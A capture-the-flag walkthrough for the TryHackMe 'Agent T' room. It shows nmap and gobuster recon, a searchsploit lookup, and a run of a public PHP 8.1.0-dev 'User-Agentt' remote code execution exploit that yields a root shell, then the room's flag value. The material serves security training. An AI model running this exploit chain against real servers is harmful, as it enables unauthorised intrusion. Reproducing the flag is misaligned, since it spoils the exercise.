
Agent T




https://tryhackme.com/room/agentt

TASK: find the flag

I started nmap to scan open ports and running services:
$ nmap -sV -sC -v 10.10.237.128

```
Host is up (0.051s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    PHP cli server 5.5 or later (PHP 8.1.0-dev)
|_http-title:  Admin Dashboard
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

There's only one HTTP port open.
Let's open our web browser and see what's running on the webserver:



I used gobuster to scan directories and files on http://10.10.237.128/ website to identify hidden resources or potential security vulnerabilities, but nothing has been found:

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u 10.10.237.128 -w /usr/share/wordlists/
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.237.128
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/09/23 04:44:14 Starting gobuster in directory enumeration mode
===============================================================

Error: the server returns a status code that matches the provided options for non existing urls. http://10.10.237.128/1f7ea22e-3aac-4331-a4f8-ef37f54c94ff ⇒ 200 (Length: 42131). To continue please exclude the status code or the length
```

However, from the nmap scan, we know that the website is running a PHP cli server 5.5 or later (PHP 8.1.0-dev), so we can check its vulnerability

```
Host is up (0.051s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    PHP cli server 5.5 or later (PHP 8.1.0-dev)
|_http-title:  Admin Dashboard
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

I used searchsploit to see if there's any known exploits for PHP cli server 5.5 or PHP 8.1.0-dev:

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ searchsploit PHP cliserver 5.5
Exploits: No Results
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ searchsploit PHP 8.1.0-DEV
------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                               |  Path
------------------------------------------------------------------------------------------------------------- ---------------------------------
Concrete5 CMS < 8.3.0 - Username / Comments Enumeration                                                      | php/webapps/44194.py
cPanel < 11.25 - Cross-Site Request Forgery (Add User PHP Script)                                            | php/webapps/17330.html
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution                          | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)                      | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)                      | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)                             | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Me                 | php/remote/46510.rb
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Me                 | php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution                                               | php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution                                                           | php/webapps/46459.py
FileRun < 2017.09.18 - SQL Injection                                                                         | php/webapps/42922.py
Fozzcom Shopping < 7.94 / < 8.04 - Multiple Vulnerabilities                                                  | php/webapps/15571.txt
FreePBX < 13.0.188 - Remote Command Execution (Metasploit)                                                   | php/remote/40434.rb
IceWarp Mail Server < 11.1.1 - Directory Traversal                                                           | php/webapps/44587.txt
KACE System Management Appliance (SMA) < 9.0.270 - Multiple Vulnerabilities                                  | php/webapps/46956.txt
Kaltura < 13.2.0 - Remote Code Execution                                                                     | php/webapps/43028.py
Kaltura Community Edition < 11.1.0-2 - Multiple Vulnerabilities                                              | php/webapps/39563.txt
Micro Focus Secure Messaging Gateway (SMG) < 471 - Remote Code Execution (Metasploit)                        | php/webapps/45083.rb
Micro Focus Secure Messaging Gateway (SMG) < 471 - Remote Code Execution (Metasploit)                        | php/webapps/45083.rb
NPDS < 08.06 - Multiple Input Validation Vulnerabilities                                                     | php/webapps/32689.txt
OPNsense < 19.1.1 - Cross-Site Scripting                                                                     | php/webapps/46351.txt
PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution                                                          | php/webapps/49933.py
Plesk < 9.5.4 - Remote Command Execution                                                                     | php/remote/25986.txt
REDCap < 9.1.2 - Cross-Site Scripting                                                                        | php/webapps/47146.txt
Responsive FileManager < 9.13.4 - Directory Traversal                                                        | php/webapps/45271.txt
Responsive Filemanger ≤ 9.11.0 - Arbitrary File Disclosure                                                   | php/webapps/41272.txt
ShoreTel Connect ONSITE < 19.49.1500.0 - Multiple Vulnerabilities                                            | php/webapps/46666.txt
Western Digital Arkeia < 10.0.10 - Remote Code Execution (Metasploit)                                        | php/remote/28407.rb
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities                                          | php/webapps/39553.txt
Zoho ManageEngine ADSelfService Plus 5.7 < 5702 build - Cross-Site Scripting                                 | php/webapps/46815.txt
------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ █
```

so I found:

HP 8.1.0-dev - 'User-Agentt' Remote Code Execution php/webapps/49933.py

I've copied this exploit:

$ searchsploit -m 49933

```
┌──(kali㉿kali)-[~]
└─$ searchsploit -m 49933
  Exploit: PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution
      URL: https://www.exploit-db.com/exploits/49933
     Path: /usr/share/exploitdb/exploits/php/webapps/49933.py
    Codes: N/A
 Verified: True
File Type: Python script, ASCII text executable
Copied to: /home/kali/49933.py
```

Running the exploit:

$ sudo python3 49933.py

```
┌──(kali㉿kali)-[~]
└─$ sudo python3 49933.py
[sudo] password for kali:
Enter the full host url:
http://10.10.237.128/

Interactive shell is opened on http://10.10.237.128/
Can't acces tty; job crontol turned off.
$
```

Whoami query shows that I'm a root:

```
Interactive shell is opened on http://10.10.237.128/
Can't acces tty; job crontol turned off.
$ whoami
root
```

I've used a find command to retrieve a flag:

```
$ find / -iname *flag* 2>/dev/null
/proc/sys/kernel/acpi_video_flags
/proc/kpageflags
/usr/local/lib/php/build/ax_check_compile_flag.m4
/var/www/html/vendor/fontawesome-free/svgs/brands/font-awesome-flag.svg
/var/www/html/vendor/fontawesome-free/svgs/regular/flag.svg
/var/www/html/vendor/fontawesome-free/svgs/solid/flag-usa.svg
/var/www/html/vendor/fontawesome-free/svgs/solid/flag-checkered.svg
/var/www/html/vendor/fontawesome-free/svgs/solid/flag.svg
/sys/devices/pnp0/00:06/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS15/flags
/sys/devices/platform/serial8250/tty/ttyS6/flags
/sys/devices/platform/serial8250/tty/ttyS23/flags
/sys/devices/platform/serial8250/tty/ttyS13/flags
/sys/devices/platform/serial8250/tty/ttyS31/flags
/sys/devices/platform/serial8250/tty/ttyS4/flags
/sys/devices/platform/serial8250/tty/ttyS21/flags
/sys/devices/platform/serial8250/tty/ttyS11/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS28/flags
/sys/devices/platform/serial8250/tty/ttyS18/flags
/sys/devices/platform/serial8250/tty/ttyS9/flags
/sys/devices/platform/serial8250/tty/ttyS26/flags
/sys/devices/platform/serial8250/tty/ttyS16/flags
/sys/devices/platform/serial8250/tty/ttyS7/flags
/sys/devices/platform/serial8250/tty/ttyS24/flags
/sys/devices/platform/serial8250/tty/ttyS14/flags
/sys/devices/platform/serial8250/tty/ttyS5/flags
/sys/devices/platform/serial8250/tty/ttyS22/flags
/sys/devices/platform/serial8250/tty/ttyS12/flags
/sys/devices/platform/serial8250/tty/ttyS30/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS20/flags
/sys/devices/platform/serial8250/tty/ttyS10/flags
/sys/devices/platform/serial8250/tty/ttyS29/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS19/flags
/sys/devices/platform/serial8250/tty/ttyS27/flags
/sys/devices/platform/serial8250/tty/ttyS17/flags
/sys/devices/platform/serial8250/tty/ttyS8/flags
/sys/devices/platform/serial8250/tty/ttyS25/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth0/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/flag.txt
```

I've displayed the content of the "flag.txt":

```
$ cat /flag.txt
flag{4127d0530abf16d6d23973e3df8dbecb}
```